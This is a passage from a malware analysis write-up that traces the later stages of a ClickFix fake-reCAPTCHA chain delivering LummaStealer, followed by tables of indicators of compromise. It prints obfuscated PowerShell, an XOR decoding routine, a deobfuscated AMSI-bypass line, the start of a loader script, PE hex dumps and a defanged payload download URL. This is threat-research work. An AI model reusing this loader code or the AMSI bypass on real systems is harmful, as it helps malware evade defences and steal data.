                "NY89b8MgFEX/yhNL7AHcL3XIVrlDhyqNxODFQ7B5CbQYELwU+9+XtOp473DuuZJUIn5MYcacgfX7cbBeh5JHueUhlOen/+IYCiZp0Lnx+17cjfGW8y0L
                )
            )
        )
    ),
    [io.compreSSioN.comPREsSIOnmODe]::("De" +"compress"))), [teXT.eNCOdiNG]::ASCII));
```

Figure 13: Deobfuscated PowerShell script with variables renamed.

Taking a closer look, unlike the previous stage, there is also a decompress using LZ77 on top of base64-encoded content. You can write your script to do that or use a data manipulation suite such as CyberChef.



Figure 14: Content after base64-decoding and decompression.

As shown in Figure 14 (SHA-256: 3739d6cc6eb06121e504eadffecf71568ddcedb98ee6bbbb75bd4b0244b4aec8), after decoding the payload, further obfuscated PowerShell is revealed.

Stage 5 - Base64-Decoded, Decompressed PowerShell Content

Stage 5 focuses on downloading and executing the next stage of the delivery chain, allowing us to proceed further by reaching another payload at *https[:]//h3.errantrefrainundocked[.]shop/riii2[.]aspx*.

Even though the URL points to what appears to be an *aspx* file with the size of 9636902 bytes (9.19MB) (SHA-256: 6291ca6b9cf44bb7da8a2740cdf95aacb6eb1b2de32eece3073619a223970d 5e), the reality is that this file is actually a Windows PowerShell script. By doing so, the malware employs a technique aimed at bypassing solutions that are intended to block and filter the download of files with the correct PowerShell extension.

However, to complicate the reverse engineering process, evade signatures and hinder detection by security tools, this script is significantly larger than the one from the previous stage, utilizing obfuscation techniques to increase stealth and delay analysis.

Figure 15: Content of the new payload.

To achieve a better understanding of the obfuscated content, the same approach used in Stage 4 can be used here, in : simply renaming the variables.

After further analysis, it is observed that even post-renaming, it appears the code does not achieve anything noteworthy. However, upon closer inspection, some key findings detailed below were observed by RevEng.AI.

- A large variable containing the encoded content that will lead to the next step in the chain (Figure 16).



Figure 16: A large payload containing the encoded data for the next stage.

- The function responsible for decode the variable containing the next stage.

```
function fdsjnh {
$aRrmaTh = New-Object sYstem.collEctiONS.ArRAYlisT;
fOr ($i = 0; $i -le $val_bytes.Length-1; $i++) {
    $aRrmaTh.Add([char]$val_bytes[$i]) | Out-Null};
    $z = $aRrmaTh -join "";
    $Enc = [SysTEM.texT.enCOdiNG]::UTF8;
    $xOrKEY = $Enc.$val_GetBytes("$gDFsodSAo");
    $sTring = $Enc.GetString([sysTEm.CoNverT]::FromBase64String($z));
    $ByTEStrINg = $Enc.$val_GetBytes($sTring);
    $XoRdDAtA = $(for ($i = 0; $i -lt $ByTEStrINg.length; ) {
        for ($J = 0; $J -lt $xOrKEY.length; $J++) {
            $ByTEStrINg[$i] -bxor $xOrKEY[$J];
            $i++;
            if ($i -ge $ByTEStrINg.Length) {
                $J = $xOrKEY.length
            }
        }
    });
    $XoRdDAtA = $Enc.GetString($XoRdDAtA);
    return $XoRdDAtA
}
```

Figure 17: the function designed to decode the large payload.

- The seemingly useless code is not so useless after all; some of it consists of mathematical operations that will ultimately form characters for a script to be used later in the code.

```
<%-- beginning of tkMcVgT --%>
$tkMcVgT = (((10-35)*$HxAUEqpTl)-$RtqpgTcB+44+$rPLyMMsrI-($ltNZlKCeAMFshR-4+$eTFxuXIA+32-48)))+(998))

$HxAUEqpTl = $NeIBJy
$NeIBJy = (((((19*35*20)))*((20*8-4*4*7+18))-(877166)))

$RtqpgTcB = $pdihjNSRxIXZTL
$pdihjNSRxIXZTL = $rOIgMuDaJX
$rOIgMuDaJX = $vUdyEmxIYa
$vUdyEmxIYa = ((((($CDqjzW+14-11)-(21+22+(45+8+$NeIBJy))-($YGSQRKNBMEvCxc+16+($YGSQRKNBMEvCxc+45-49)))))
$CDqjzW = (((36-18*18)+((36*6+(33*9-9)))*(21*23+28)+2-49+3-(256808)))
$NeIBJy = (((((19*35*20)))*((20*8-4*4*7+18))-(877166)))
$YGSQRKNBMEvCxc = (((((4+16*(39*16+(44+23*22)))*(17*22+18)))-(7364795)))

$rPLyMMsrI = 955

$ltNZlKCeAMFshR = 816

$eTFxuXIA = $sKGDY
$sKGDY = (((39*44-46*(15-3-4))-(4+47+20)+43*41-11-(2617)))
```

Figure 18: Understanding the logic behind certain strings in the script.

Color	Variable	Resulting Value
Green	$HAUEqpTl	0
Yellow	$RTqpgTcb	0
Blue	$rPLyMMsrI	955
Purple	$ltNlKCeAMFshR	0
Orange	$eTFxuXIA	0

Table 2: Variables and their real values after processing.

Analyzing *$tkMcVgT*, the variable shown in Figure 18, all the variables inside it will be 0, except for *$rPLyMMsrI*, which will be 955. By adding these values to the equation in *$tkMcVgT*, you will obtain 82. This value will then be used to derive the corresponding ASCII character, which will be the character ‘R’.

This approach to building strings enables effective obfuscation of core elements and large code sections. This can be particularly useful for stealthy lines, like the one in Figure 19, which targets the disabling of PowerShell's Antimalware Scan Interface (AMSI) protection.

```
!($NBVbx -as [Type]).($uaBGXk).($xVSCmIKukZptA)($ioyxlMeAcuunlR).($DzeCuiM)($OTdcS,$IEESCjUKjL).($MoUCogFzFvY)($nULl,([int]$oscjRfAtzmRN -eq [int]$yGovHNDXIBCkzA))
!Ref -as [Type]).(Assembly).(GetType)(System.Management.Automation.AmsiUtils).(GetField)(amsiInitFailed,NonPublic,Static).(SetValue)([nULl,(100000 -eq 100000)])
```

Figure 19: The first line represents the actual line in the file, followed by the intended content of each variable.

Since the main goal is to reach the next step, which can be achieved in several ways: extracting the XOR key and creating a script to handle it, or even modifying the script to print the value returned by that function. Delete everything after the function definition, then add *$data = fdsjnh; Write-Output $data;* which will do exactly that, print the decoded content as needed.

Stage 6 - Deobfuscated Powershell

```powershell
# Define Constants
$PAGE_READONLY = 0x02
$PAGE_READWRITE = 0x04
$PAGE_EXECUTE_READWRITE = 0x40
$PAGE_EXECUTE_READ = 0x20
$PAGE_GUARD = 0x100
$MEM_COMMIT = 0x1000
$MAX_PATH = 260

# Helper functions
function IsReadable {
    param ($protect, $state)
    return ((($protect -band $PAGE_READONLY) -eq $PAGE_READONLY -or ($protect -band
    $PAGE_READWRITE) -eq $PAGE_READWRITE -or ($protect -band $PAGE_EXECUTE_READWRITE)
    -eq $PAGE_EXECUTE_READWRITE -or ($protect -band $PAGE_EXECUTE_READ) -eq
    $PAGE_EXECUTE_READ) -and ($protect -band $PAGE_GUARD) -ne $PAGE_GUARD -and
    ($state -band $MEM_COMMIT) -eq $MEM_COMMIT)
}

function PatternMatch {
    param ($buffer, $pattern, $index)
    for ($i = 0; $i -lt $pattern.Length; $i++) {
        if ($buffer[$index + $i] -ne $pattern[$i]) {
            return $false
        }
    }
    return $true
}

if ($PSVersionTable.PSVersion.Major -gt 2) {
    # Create module builder
    $DynAssembly = New-Object System.Reflection.AssemblyName("Win32")
    $AssemblyBuilder = [AppDomain]::CurrentDomain.DefineDynamicAssembly($DynAssembly,
```

Figure 20: The beginning of the deobfuscated PowerShell script used in Stage 6.

The next stage consists primarily of additional PowerShell script (SHA-256: 58b27398e324149925adfbab4daae1156e02fd3d8be8fb019bcdfa16881a76fe). However, it is not obfuscated and is much more straightforward. The goal is to take the variable *$a*, decode it from Base64 (SHA 256: 3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb), and load it as an .NET assembly using *Invoke*.

Stage 7 - Obfuscated .NET Stager

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   50 45 00 00 4C 01 03 00 89 3E 85 67 00 00 00 00  PE..L...‰>…g....
00000090   00 00 00 00 E0 00 02 01 0B 01 08 00 00 60 14 00  ....à........`..
000000A0   00 08 00 00 00 00 00 00 FE 7D 14 00 00 20 00 00  ........þ}... ..
000000B0   00 00 00 00 00 00 40 00 00 20 00 00 00 02 00 00  ......@.. ......
000000C0   04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0   00 C0 14 00 00 02 00 00 00 00 00 00 02 00 60 85  .À............`…
000000E0   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
000000F0   00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00  ................
00000100   A4 7D 14 00 57 00 00 00 00 00 80 14 00 00 06 00  ¤}..W....€......
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120   00 A0 14 00 0C 00 00 00 00 00 00 00 00 00 00 00  . ..............
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150   00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00  ........ ......
00000160   00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
00000170   00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000180   04 5E 14 00 00 20 00 00 00 60 14 00 00 02 00 00  .^... ...`......
```

Figure 21: Decoded content of $a and the first binary file in the chain.

Upon analyzing the first Portable Executable file (SHA-256: 3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb) with a size of 1,337,856 bytes (1.28MB), you'll come across an obfuscated .NET file. Despite the obfuscation, a closer look at the end of the main function reveals the primary objective: loading a DLL.

```
\uE234\uF7E3.\uE234\uF7D1(\uE234\uF7E2.\uE234\uF7D1(\uE234\uF7D2.\uE234\uF7D1(typeof
  (Action).TypeHandle), \uE234\uF7E1.\uE234\uF7D1(assembly, \uE021.\uE000(\uE01C.\uE006(5))),
  \uE021.\uE000(\uE01C.\uE006(6))), Array.Empty<object>());
```

Figure 22: The final line of the function called in the main.

Stage 8 - Reactor Obfuscated .NET DLL

```
Offset(h)  00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text
00000000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
00000010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ¸.......@.......
00000020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030   00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00  ............€...
00000040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
00000050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
00000070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
00000080   50 45 00 00 4C 01 03 00 00 34 85 67 00 00 00 00  PE..L....4…g....
00000090   00 00 00 00 E0 00 0E 21 0B 01 30 00 00 0E 12 00  ....à..!..0.....
000000A0   00 06 00 00 00 00 00 00 5E 2C 12 00 00 20 00 00  ........^,... ..
000000B0   00 40 12 00 00 00 40 00 00 20 00 00 00 02 00 00  .@....@.. ......
000000C0   04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00  ................
000000D0   00 80 12 00 00 02 00 00 00 00 00 00 03 00 40 85  .€............@…
000000E0   00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00  ................
000000F0   00 00 00 00 0F 00 00 00 00 00 00 00 00 00 00 00  ................
00000100   10 2C 12 00 4B 00 00 00 00 40 12 00 2C 03 00 00  .,..K....@..,...
00000110   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000120   00 60 12 00 0C 00 00 00 00 00 00 00 00 00 00 00  .`..............
00000130   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000140   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000150   00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00  ......... ......
00000160   00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00  ......... ..H...
00000170   00 00 00 00 00 00 00 00 2E 74 65 78 74 00 00 00  .........text...
00000180   64 0C 12 00 00 20 00 00 00 0E 12 00 00 02 00 00  d
```

Figure 23: .NET loaded DLL first bytes.

This DLL (SHA-256: f279ecf1bc5c1fae32b847589fe3ae721016bde10f87a38a45052defcf2a1c74) has a file size of 1,185,280 bytes (1.13MB) and is also obfuscated, this time using .NET Reactor, which adds an additional layer of complexity, but can also be supported by several tools that properly handle Reactor's approach. It includes several anti-analysis mechanisms, such as checks for debuggers, common sandbox DLLs, and environment variables, designed to prevent detection in controlled environments. Furthermore, it establishes a connection to the command-and-control server and ensures the loading of *LummaStealer*.

Conclusion

In summary, the process involves analyzing each stage of the chain, from decoding Base64-encoded payloads to handling PowerShell scripts. While some stages are obfuscated, others are more straightforward, allowing us to directly manipulate variables for further decoding. By following this methodical approach, you are able to decode the content, load it as assembly, and progressively advance through the stages. This systematic breakdown is essential for understanding the underlying mechanics of the chain and ultimately reaching the final objective.

In the next part of this series, we will explore how the Lumma malware continues to be loaded within the chain, as well as how RevEng.AI can assist in both the analysis and identification of the given samples.

Host IOCs

IOC	Description
2b4ea59a346f5762e0e5731e0e736b08607e652424f49398ca4dfe593187565c	Content from a file used in another campaign, in Stage 2 (encoded Javascript downloaded by PowerShell), represented by its SHA-256 hash.
61073b8eb7ed1a88cc86d62b86ec787b9213a802267d57f2812435f869095d5c	Content from a file used in another campaign, in Stage 3 (decoded JavaScript code), represented by its SHA-256 hash.
20ed57745daf232cd3e136026bc5a8e73fdeac5f3d72fc7edad7747fc77e17e6	Content from a file used in another campaign, in Stage 4 (encoded PowerShell script used to download

IOC	Description
	the next step), represented by its SHA-256 hash.
9cf251dfc34e6190eca9d114d30c1b34e03684a44b02ea384cb9e9270848c91b	Content of the file in Stage 1 (HTML of the fake reCAPTCHA page) in a SHA-256 hash.
179e242265226557187b41ff81b7d4eebbe0d5fe5ff4d6a9cfffe32c83934a46	Content from a file used in the targeted campaign, in Stage 2 (encoded JavaScript executed by MSHTA), represented by its SHA-256 hash.
f8cfc73614c279e143b97a0073048925ce8b224ee7ecc03e396d015151147693	Content from a file used in the targeted campaign, in Stage 3 (decoded JavaScript code), represented by its SHA-256 hash.
bea8b8deafad49b4760f6caa17aa8a9bd05786a57a9b6758c7c5d4342df3ebbc	Content from a file used in the targeted campaign, in Stage 4 (encoded PowerShell script used to download the next step), represented by its SHA-256 hash.
61a2424a8442751d9b9da3ff11cb82c5d2ba07a93ee66379db02d4a5cb24a67e	Content of decoded PowerShell script in Stage 4 (used to load more encoded PowerShell), represented by its SHA-256 hash
3739d6cc6eb06121e504eadffecf71568ddcedb98ee6bbbb75bd4b0244b4aec8	Content of decoded PowerShell script in Stage 5 (used to download a file), represented by its SHA-256 hash
6291ca6b9cf44bb7da8a2740cdf95aacb6eb1b2de32eece3073619a223970d5e	Content from a file used in Stage 5 (downloaded PowerShell script), represented by its SHA-256 hash.
58b27398e324149925adfbab4daae1156e02fd3d8be8fb019bcdfa16881a76fe	Content from a file used in Stage 6 (decoded PowerShell command that loads Stage 7 PE file), represented by its SHA-256 hash.
3d3e71be5f32b00c207e872443d5cdf19d3889f206b7d760e97f5adb42af96fb	Content from a file used in Stage 7 (.NET exe file that loads Stage's 8 .NET DLL file), represented by its SHA-256 hash.
f279ecf1bc5c1fae32b847589fe3ae721016bde10f87a38a45052defcf2a1c74	Content from a file used in Stage 8 (.NET DLL loaded), represented by its SHA-256 hash.

Table 3: Host IOCs.

Network IOCs

IOC	Description
bekind[.]ae	Domain hosting content masquerading as Google reCAPTCHA.
googlsearchings[.]online	Domain hosting content masquerading as Google reCAPTCHA.
googlsearchings[.]online/you-have-to-pass-this-step-2.html	URL of phishing website with fake reCAPTCHA.
googlsearchings[.]online/riii2-b[.]accdb	URL of phishing website with fake reCAPTCHA.

IOC	Description
sharethewebs[.]click	Domain hosting content masquerading as Google reCAPTCHA.
sharethewebs[.]click/riii2-b[.]accdb	Encoded, malicious JavaScript content executed by MSHTA.
amazon-ny-gifts[.]com	Domain hosting content masquerading as Google reCAPTCHA.
amazon-ny-gifts[.]com/shellsajshdasd/ftpaksjdkasdjkxnckzxn/ywOVkkem[.]txt	Encoded, malicious JavaScript content executed by PowerShell.
www[.]sis.houseforma[.]com[.]br	Domain hosting content masquerading as Google reCAPTCHA.
horno-rafelet[.]es	Domain hosting content masquerading as Google reCAPTCHA.
amazon-ny-gifts[.]com	Domain hosting content masquerading as Google reCAPTCHA.
h3.errantreinundocked[.]shop	Domain hosting content masquerading as Google reCAPTCHA.
u1.jumpcelibateencounter[.]shop	Domain hosting content masquerading as Google reCAPTCHA.

Table 4: Network IOCs.

---

[1] As detailed in industry reporting, ClickFix has been used to deliver Latrodecus, NetSupportRAT, XWorm & BruteRatel C4 since at least March - https://www.proofpoint.com/uk/blog/threat-insight/security-brief-clickfix-social-engineering-technique-floods-threat-landscape

[2] John Hammond, recaptcha-phish - https://github.com/JohnHammond/recaptcha-phish

[3] MITRE, System Binary Proxy Execution: Mshta - https://attack.mitre.org/techniques/T1218/005/

[4] MITRE, Command and Scripting Interpreter: PowerShell - https://attack.mitre.org/techniques/T1059/001/

[5] MITRE, Command and Scripting Interpreter: JavaScript -

https://attack.mitre.org/techniques/T1059/007/
